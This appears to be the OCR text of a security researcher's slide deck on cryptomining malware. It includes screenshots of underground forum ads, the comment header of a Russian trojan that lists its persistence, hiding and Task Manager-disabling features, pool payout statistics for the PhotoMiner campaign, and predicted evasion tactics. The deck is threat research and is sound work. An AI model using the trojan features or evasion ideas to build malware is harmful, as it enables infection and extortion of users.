11. ***Неплохой античит, с варнингами в панель и чат.***
12. ***Магазин аксессуаров.***
13. ***Онлайн магазин /donate***
14. ***Битвы на машинах(на машину крепятся ракеты) /dmcar***
15. ***Меню личных настроек(отключение сообщений,чистка чата и т.п.)***


Скрины:



FLEXX
yesterday at 6:52 pm

Anton [redacted]
yesterday at 6:31 pm

Скидки на Silent AIM v14!
Периодом с 02.08.17 по 05.08.17
30% - 350 р вместо 500! Спешите пока в силе.



```
#define _SILENCE_STDEXT_HASH_DEPRECATION_WARNINGS

// by Martin 0pc0d3R

/*

    TODO:

    - Дропнуть резервные копии ехешников и добавить их в планировщик

    Особенности:

    + SF Троян (Беспалевно можна подсунуть)

    + Сравнительно небольшой вес

    + Дропает скрытые файлы помеченные как системные

    + Прописывается в автозагрузку

    + Баннер невозможно ничем закрыть/перебить

    + Отключает диспетчер задач прямо в системе

*/

#include <windows.h>
```


https://blog.Minerva-labs.com/


Show Me The Money

Using Pools Data To Track CryptoMiners

- XMR transactions are anonymized but pools statistics are (often) not.
- Monitor for hash rate, payments, running periods.
- Shared backend technology.
- Graphics!

Case Study - PhotoMiner





Your Stats & Payment History

4[redacted] Lookup

Address: 44xgKJtp8TTN9Ab9JLnvg7BxZ7Hne4hx1gg35LrDVXbKdUxecsXPEKU35EUQxeSFV3bo2zCD7A1CzP2kQ6VHouK3KwnTKYg

Pending Balance: 10.842861882535 XMR

Personal Threshold(Editable): < 0.300 XMR >

Payout minimal interval(Editable): < 30 hours >


Total Paid: 2318.242599000000 XMR

Last Share Submitted: about a minute ago

Hash Rate: 326.17 KH/sec

Estimation for 24H: 3.7969714832524457 XMR

Total Hashes Submitted: 4936385800000



XMR to USD — Monero to USD Converter

2318.24259 | XMR - Monero | to | USD - US Dollar

Switch to USD/XMR

Rate: 270.425999

CONVERT

Conversion from Monero (XMR) to US Dollar (USD)

2318.24259 XMR = 626,913.07 USD

What’s Next?

Staying A Head of The Curve

- Solo mining and proxy between pools and infected machine
- Unique protocols (hiding traffic)
- Less CPU consuming, immediate versus on-going (nice miner)
- Targeting less tracked connected devices

Q&A

Want To Share CryptoMiners Findings Or Have Questions?

- Email me at Omri@Minerva-labs.com
- Reach out to me on Twitter: @GelosSnake
- Get these slides now at: https://tinyurl.com/rise-of-coinminers